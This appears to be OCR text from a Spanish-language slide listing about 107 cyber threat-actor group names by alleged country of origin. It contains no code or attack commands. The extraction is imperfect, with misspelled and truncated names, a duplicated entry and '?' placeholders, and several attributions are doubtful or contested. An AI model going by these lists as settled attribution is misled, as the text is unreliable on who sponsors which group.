
China
Common Name
Comment Crew
APT2
UPS
IXESHE
APT16
Hidden Lynx
Wekby
Axiom
Winnti Group
Shell Crew
Naikon
Lotus Blossom
APT6
APT26
Mirage
NetTraveler
Ice Fog
Beijing Group
APT22
Suckfly
APT4
Pitty Tiger
Scarlet Mimic
C0d0so
SVCMONDR
Wisp Team
Mana Team
TEMP.Zhenbao
SPIVY




Russia
Common Name
APT29
Turla Group
Energetic Bear
Sandworm
FIN7
FIN8
Inception Framework
TeamSpy Crew
BuhTrap
Carberb
???
FSB 16th & 18th Centers
Cyber Berkut
WhiteBear
???
GRU GTsST (Main Center fo
TEMP.Veles
Zebrocy
SectorJ04
FullofDeep
RedCurl
TA551
UNC2452



Israel
Common Name
Unit 8200
Unit 8200
SunFlower




Iran
Common Name
Cutting Kitten
Shamoon
Clever Kitten
Madi
Cyber fighters of Izz Ad-Din A
Chafer
Prince of Persia
Sima
Oilrig
CopyKittens
Charming Kitten
Greenbug
Magic Hound
Rocket Kitten
?
ITSecTeam
MuddyWater
Mabna Institute
DarkHydrus
Domestic Kitten
Flash Kitten
Gold lowell
Iridium
DNSpionage
Tortoiseshell
?
Fox Kitten
Tracer Kitten
Agrius
MalKamak
Nemesis Kitten
UNC3313




North Korea
Common Name
Lazarus Group
APT37
Andariel
Kimsuki
NoName
OnionDog
TEMP.Hermit
?
Stardust Chollima


tot : 107

¿QUIÉNES SON LOS AGENTES DE AMENAZA?



NATO Common Name
GOSSIPGIRL
Equation Group
Lamberts
Snowglobe
Slingshot
?
Sea Turtle

